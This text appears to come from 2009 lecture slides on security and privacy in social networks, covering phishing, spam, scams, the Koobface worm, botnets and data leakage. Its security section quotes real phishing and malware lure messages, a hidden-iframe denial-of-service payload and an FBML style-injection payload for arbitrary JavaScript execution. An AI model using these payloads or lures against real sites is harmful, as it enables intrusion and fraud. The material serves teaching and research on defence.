Email	SMTP	FB Mail
Forums	Usenet, etc.	FB Groups
Instant Messages	XMPP	FB Chat
News Streams	RSS	FB Stream
Authentication	OpenID	FB Connect
Photo Sharing	Flickr, etc.	FB Photos
Video Sharing	YouTube, etc.	FB Video
Blogging	Blogger, etc.	FB Notes
Microblogging	Twitter, etc.	FB Status Updates
Micropayment	Peppercoin, etc.	FB Points
Event Planning	E-Vite	FB Events
Classified Ads	craigslist	FB Marketplace

The Downside of Re-inventing the Internet

- ♦ SNSs repeating all of the web's security problems
 - Phishing
 - Spam
 - 419 Scams & Fraud
 - Identity Theft/Impersonation
 - Malware
 - Cross-site Scripting
 - Click-Fraud
 - Stalking, Harassment, Bullying, Blackmail

Differences in the SNS world

- ♦ Each has advantages and disadvantages
 - Centralisation
 - Social Connections
 - Personal Information

Phishing

☆ from **Facebook** <notification+f_s6a629@facebookmail.com>
reply-to noreply <noreply@facebookmail.com>
to ● Joseph Bonneau <jbonneau@gmail.com>
date Thu, Apr 30, 2009 at 12:36 AM
subject Stella Nordhagen tagged a photo of you on Facebook
mailed-by facebookmail.com
signed-by facebookmail.com

Stella tagged a photo of you in the album "Lent-ilicious!".

To see the photo, follow the link below:

<http://www.facebook.com/n/?photo.php&pid=31548385&op=1&view=all&subj=210132&id=4401279&mid=62e1b6G334d4G1d988a1G5>

Thanks,
The Facebook Team

Genuine Facebook emails

Phishing

☆ from **Facebook** <notification+f_s6a629@facebookmail.com>
reply-to noreply <noreply@facebookmail.com>
to ● Joseph Bonneau <jbonneau@gmail.com>
date Thu, Apr 30, 2009 at 3:44 PM
subject Shoshana Freisinger sent you a message on Facebook...
mailed-by facebookmail.com
signed-by facebookmail.com

Shoshana sent you a message.

Subject: Look at this!


"fbstarter.com"

To reply to this message, follow the link below:

<http://www.facebook.com/n/?inbox/readmessage.php&t=1139989896147&mid=63b67eG334d4G1da651eG0>

Phishing attempt, April 30, 2009

Phishing



Phishing attempt, April 30, 2009

Phishing

- ♦ Major Phishing attempts, April 29-30, 2009
 - Simple “look at this” messages
 - Users directed to *www.fbstarter.com*, *www.fbaction.net*
 - Phished credentials used to automatically log in, send more mail
 - Some users report passwords changed
- ♦ Most “elaborate” scheme seen yet
- ♦ Phishtank reports Facebook 7th most common target
 - Behind only banks, PayPal, eBay

Why SNSs are Vulnerable to Phishing

- ♦ “Social Phishing” is far more effective
 - 72% successful in controlled study (Jagatic et al.)
- ♦ No TLS for login page
- ♦ No anti-phishing measures
- ♦ Frequent genuine emails with login-links
- ♦ Users don't consider SNS password as valuable
- ♦ Web 2.0 sites encourage password sharing...

Password Sharing

facebook

Connect [The Run Around](#) with Facebook to interact with your friends on this site and to share on Facebook through your Wall and friends' News Feeds. This site will also be able to automatically post recent activity back to Facebook.



Email:

Password:

By proceeding, you are allowing The Run Around to access your information and you are agreeing to the [Facebook Terms of Use](#) in your use of The Run Around. By using The Run Around, you also agree to the [The Run Around Terms of Service](#).

[Sign up for Facebook](#)

[Connect](#)

[Cancel](#)

Invite Your Friends



Web Email (Hotmail, Gmail, Yahoo, etc.)

Invite contacts from your email account.

Your
Email:

Password:

[Find Your Friends](#)

We won't store your password or contact anyone without your permission.



Find People You Email

Searching your email account is the fastest and most effective way to find your friends on Facebook.

Your Email:

Password:

[Find Friends](#)

We won't store your password or contact anyone without your permission.

✓ **Valid webmail address**

[Upload Contact File](#)



Find People You IM

Find out which of your AOL Instant Messenger or Windows Live Messenger buddies are on Facebook.

[Import AIM Buddy List »](#)

[Import Windows Live Contacts »](#)


SNS Phishing Defense

- ♦ Many advantages over email phishing prevention
 - Real-time monitoring
 - Can block, revoke messages
 - Block outgoing links
- ♦ Fast response to recent attacks
 - Emails blocked, removed, sites down within 24 hours

Spam

- ♦ Major factor in the decline of MySpace, Friendster
- ♦ Attractive target
 - Can message any user in the system
 - “Social Spam” much more effective than random spam
 - Account creation is very cheap

Spam

From:	Psychic - Alex Silver  Alex Silver California Psychic
Date:	Apr 29 11:35 PM
Subject:	Psychic Stimulus Package
Body:	<p style="text-align: center;">Psychic Stimulus Package Alex Silver <u>VISIT MY SITE</u></p> <p>For a limited time I am offering an introductory offer to all new clients. Get a 15 minute live psychic reading online and YOU SET THE PRICE. Pay whatever you can afford or feel is fair.</p> <p>This is a good way to save some money and also get to know me, see what I can do and to get answers to your pressing psychic questions.</p> <p>Use the PayPal BUY NOW button below and enter any amount that feels right to you. Once you have completed the payment process you will be redirected and your psychic reading will take place with me in the chat box on your left.</p>



Spam

- ♦ Many advantages for SNS
 - Global monitoring, blocking
 - Automatically detect spammer profiles
 - Analyse link history
 - Analyse graph structure
 - Analyse profile
- ♦ Aggressively request CAPTCHAs
- ♦ Legal: Facebook won US \$873 M award

Spam

- ♦ Tough question: Spam vs. Viral Promotion?
- ♦ Facebook moving to two-classes of user:
 - User profiles bound to represent “real people”
 - Limits on friend count
 - Limits on usernames
 - Limits on messages
 - “Pages” for celebrities, companies, bands, charities, etc.
 - Most limits removed
 - Subject to stricter control

Malware

☆ from **Facebook** <notification+f_s6a629@facebookmail.com>
reply-to noreply <noreply@facebookmail.com>
to ● Joseph Bonneau <jbonneau@gmail.com>
date Fri, Dec 5, 2008 at 5:08 PM
subject Katie Gunst sent you a message on Facebook..
mailed-by facebookmail.com

Katie sent you a message.

Subject: Nice ass! But why you put them in the internet?

"YAYYYYYY

[http://www.facebook.com/l.php?u=http://geocities.com%2Frubingallegos09%2F%3Fdchbb850%3D13191be140046e6d498e1ac0d07d218c"](http://www.facebook.com/l.php?u=http://geocities.com%2Frubingallegos09%2F%3Fdchbb850%3D13191be140046e6d498e1ac0d07d218c)

Koobface worm, launched August 2008

Scams

Calvin: hey

Evan: holy moly. what's up man?

Calvin: i need your help urgently

Evan: yes sir

Calvin: am stuck here in london

Evan: stuck?

Calvin: yes i came here for a vacation

Calvin: on my process coming back home i was robbed inside the hotel i logged in

Evan: ok so what do you need

Calvin: can you loan me \$900 to get a return ticket back home and pay my hotel bills

Evan: how do you want me to loan it to you?

Calvin: you can have the money send via western union

Scams

- ♦ Effective due to social context
 - Skilled impersonators should be able to do much better
- ♦ Not much can be done to prevent
 - Education
- ♦ Again, build detection system using social context, history
 - Unexpected log-ins
 - References to Western Union, etc.

Malware




Koobface worm, launched August 2008

Malware

- ♦ Similar to Phishing
 - Rapid spread via social context
 - SNS can use social context to detect
 - Also, warn users leaving site

Malware Defense

 External Link Alert

You are about to leave MySpace.com

In an effort to stop phishing, we are warning you:

DO NOT ENTER YOUR MYSPACE PASSWORD on this new website!

This warning does not mean that there is anything dangerous about the website you are about to visit. It is just a warning not to enter your MySpace password there, even if it looks like a MySpace login page.


Follow External Link To: http://www.dizzspace.com/signup/friend_r_andagirl/

[Tom's Blog about Phishing](#) [Tom's Blog about this Warning Page](#)

[Go Back to MySpace](#)

☐ Don't show me this alert again.

Botnet Command & Control



Twitterbot, August 2009

Botnet Command & Control

- ♦ Social channels identified in 2009 as optimal for C & C channel
 - Particularly Skype, MSN messenger, also Twitter, Facebook
 - Seen in the wild August 2009
- ♦ Can be monitored by service operator, but no incentive

SNS-hosted botnet

- Idea: add malicious JavaScript payload to a popular application
- Example: Denial of Service:

```
<iframe name="1" style="border: 0px none #ffffff;  
width: 0px; height: 0px;"  
src="http://victim-host/image1.jpg"  
</iframe><br/>
```

- “Facebot” - Elias Athanasopoulos, A. Makridakis, D. Antoniadis S. Antonatos, Sotiris Ioannidis, K. G. Anagnostakis and Evangelos P. Markatos. “Antisocial Networks: Turning a Social Network into a Botnet,” 2008.

Common Trends

- ♦ Social channels increase susceptibility to scams
 - Personal information also aids greatly in targeted attacks
- ♦ Fundamental issue: SNS environment leads to carelessness
 - Rapid, erratic browsing
 - Applications installed with little scrutiny
 - Fun, noisy, unpredictable environment
 - People use SNS with their brain turned off

Common Trends

- Centralisation helps in prevention
 - Complete control of messaging platform, blocking, revocation
- Social Context also useful
 - Can develop strong IDS

Web Hacking

- ♦ Most SNS have a poor security track record
 - Rapid growth
 - Complicated site design
 - Many feature interactions
- ♦ Lack of attention to security
 - Over half of sites failing even to deploy TLS properly!

FBML Translation

Facebook Markup Language

```
<fb:swf swfsrc="http://myserver/flash.swf"  
imgsrc="http://myserver/image.jpg" imgstyle="-moz-  
binding:url(\'http://myserver/xssmoz.xml#xss\');" />
```

Translated into HTML:

```

```

Result: arbitrary JavaScript execution (Felt, 2007)

Facebook Query Language

User ID

210132

Response Format

XML

Callback

Method (Documentation)

fql.query

query

select uid1, uid2 from friend where uid1 in (1, 2, 3, 4, 5) and uid2 in (1, 2, 3, 4, 5)


Call Method

\$facebook->api_client->fql_query('select uid1, uid2 from friend where uid1 in (1, 2, 3, 4, 5) and uid2 in (1, 2, 3, 4, 5)');

<?xml version="1.0" encoding="UTF-8"?>
<fql_query_response xmlns="http://api.facebook.com/1.0/" xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance">
 <friend_info>
 <uid1>4</uid1>
 <uid2>5</uid2>
 </friend_info>
 <friend_info>
 <uid1>5</uid1>
 <uid2>4</uid2>
 </friend_info>
</fql_query_response>

Facebook Query Language Exploits (Bonneau, Anderson, Danezis, 2009)

Hack #3: Facebook XSRF/Automatic Authentication



Credit:
Ronan Zilberman

Overview

I. The Social Network Ecosystem

II. Security

III. Privacy

Data of Interest

'Congrats to Uncle C' – how his wife's Facebook page exposed new MI6 head

- Page removed as Miliband plays down security lapse
- Children, pets and swimwear revealed

Sam Jones and **Richard Norton-Taylor**

guardian.co.uk, Sunday 5 July 2009 22.21 BST

[Article history](#)



John Sawers, who takes up the post of MI6 boss in November. Photograph: Emmanuel Dunand/AFP/Getty Images

Data of Interest

- ♦ Profile Data
 - Loads of PII (contact info, address, DOB)
 - Tastes, preferences
- ♦ Graph Data
 - Friendship connections
 - Common group membership
 - Communication patterns
- ♦ Activity Data
 - Time, frequency of log-in, typical behavior


Interested Parties

- ♦ Data Aggregation
 - Marketers, Insurers, Credit Ratings Agencies, Intelligence, etc.
 - SNS operator implicitly included
 - Often, graph information is more important than profiles
- ♦ Targeted Data Leaks
 - Employers, Universities, Fraudsters, Local Police, Friends, etc.
 - Usually care about profile data and photos

Major Privacy Problems

- ♦ Data is shared in ways that most users don't expect
- ♦ “Contextual integrity” not maintained
- ♦ Three main drivers:
 - Poor implementation
 - Misaligned incentives & economic pressure
 - Indirect information leakage

Poor Implementation



Account


User since February 23, 2009

You have a **Personal** account. [View purchase history](#) | [Compare account types](#)

Get more when you upgrade


✔ More Communication Features and Access ✔ More Powerful Search

Upgrade




Introductions: 5 of 5 available

Tip: If your Introductions run out, either wait for a recipient to take action or [upgrade your account](#).



InMails: 0 available [\[Purchase\]](#)

InMails let you send business and career opportunities directly to any LinkedIn user. [Learn more.](#)



Settings

Profile Settings

My Profile
Update career and education, add associations and awards, and list specialties and interests.

My Profile Photo
Your profile photo is visible to **your network**.

Public Profile
Your public profile displays **full** profile information.
<http://www.linkedin.com/pub/uppton-sinclair/11/93b/29>

Manage Recommendations
You haven't received any recommendations.

Status Visibility
Your current status is visible to **your connections**.

Member Feed Visibility
Your member feed is visible to **your connections**.

Email Notifications

Contact Settings
You are receiving **Introductions and InMails**.

Receiving Messages
Control how you receive emails and notifications.

Invitation Filtering
You are receiving **all** invitations.

Home Page Settings

Network Updates
Settings for the display of Network Updates on your home page.

News
News is currently **shown** on your home page.

RSS Settings

Your Private RSS Feeds
Enable or disable your private RSS feeds.

Groups

Group Invitation Filtering
You **are receiving** Groups Invitations.

Personal Information

Name & Location
Control your name, location, and display name settings.

Email Addresses
Your primary email address is currently:
sinclairupton@gmail.com

Change Password
Change your LinkedIn account password.

Close Your Account
Disable your account and remove your profile.

Privacy Settings

Research Surveys
Settings for receiving requests to participate in market research surveys related to your professional expertise.

Connections Browse
Your connections are **allowed** to view your connections list.

Profile Views
Control what (if anything) is shown to LinkedIn users whose profile you have viewed.

Viewing Profile Photos
You can view **everyone's** profile photos.

Profile and Status Updates
Control whether your connections are notified when you update your status or make significant changes to your profile and whether those changes appear on your company's profile.

Service Provider Directory
If you are recommended as a service provider, you **will** be listed.

Partner Advertising
Settings for LinkedIn partner websites.

Authorized Applications
See a list of websites or applications you have granted access to your account and control that access.

My Network

Using Your Network
Tell us how you want to use your LinkedIn network.



Poor Implementation

enable photo tagging:

☒ yes

- People can tag my photos with their friends
- My friends can tag me in photos
- People can see a list of photos I am tagged in

Orkut Photo Tagging

Poor Implementation

Facebook Connect Applications

Facebook Connect is a way to use applications outside of Facebook. You can take your Facebook profile information all over the Internet, and send interesting information back to your Facebook account.

When your friend connects their Facebook account with an application outside of Facebook, they will be able to compare their Facebook Friend List with information from that website in order to invite more friends to connect.

☐ Don't allow friends to view my memberships on other websites through Facebook Connect.

Facebook Connect

Poor Implementation

Allow Access?

Allowing [Scramble](#) access will let it pull your profile information, photos, your friends' info, and other content that it requires to work.

 **Allow** or [cancel](#)

By proceeding, you are allowing Scramble to access your information and you are agreeing to the [Facebook Terms of Use](#) in your use of Scramble.

- Applications given full access to profile data of installed users
- Even less revenue available for application developers...

Poor Implementation

- ♦ Better architectures proposed
 - Privacy by proxy
 - Privacy by sandboxing

Economic Pressure


- ♦ Most SNSs still lose money
 - Advertising business model yet to prove its viability
- ♦ Grow first, monetize later
 - “Growth is primary, revenue is secondary” - Mark Zuckerberg
- ♦ Privacy is often an impediment to new features

Economic Pressure

- ♦ Major survey of 45 social networks' privacy practices
- ♦ Key Conclusions:
 - “Market for privacy” fundamentally broken
 - Huge network effects, lock-in, lemons market
 - Sites with better privacy less likely to mention it!

[About Us](#) | [Contact Us](#) | [Developers](#) | [Share Your Profile](#) | [Help](#) | [Advertise](#) **New** | [Terms of Service](#) | [Privacy Policy](#)
Copyright 2002-2009 Friendster, Inc. All rights reserved. U.S. Patent No. 7,069,308, 7,117,254, 7,188,153 & 7,451,161

Promotional Techniques




Promotional Techniques

It's **the greatest place to meet**

... because it has more cool people than my local phonebook!

What else is it?



 [Find people you know here](#)

Already 33,082,535 people on Badoo!

33,082,535 people are on Badoo, 148,411 online now!

Terms of Service

Terms of Service, hi5:

We provide your Personal Information to third party service providers who work on behalf of or with hi5 under confidentiality agreements to provide some of the services and features of the hi5 community and to help us communicate with hi5 Members. These service providers may use your personal information to communicate with you about offers and services from hi5 and our marketing partners. However, these service providers do not have any independent right to share this information.


If you decide to use one of the additional services that are offered by our partners, we may forward Personal Information to these partners to enable them to provide the services that you requested.

We also provide information to third-party advertising companies, as described in the next section.

Please be aware that the handling of your Personal Information by our partners or the third-party advertising companies is governed by their privacy policy, not ours.

Most Terms of Service reserve broad rights to user data

Information leaked by the Social Graph...



“Traditional” Social Network Analysis

- Performed by sociologists, anthropologists, etc. since the 70's
- Use data carefully collected through interviews & observation
 - Typically < 100 nodes
 - Complete knowledge
 - Links have consistent meaning
- All of these assumptions fail badly for online social network data



Traditional Graph Theory

- Nice Proofs
- Tons of definitions
- Ignored topics:
 - Large graphs
 - Sampling
 - Uncertainty


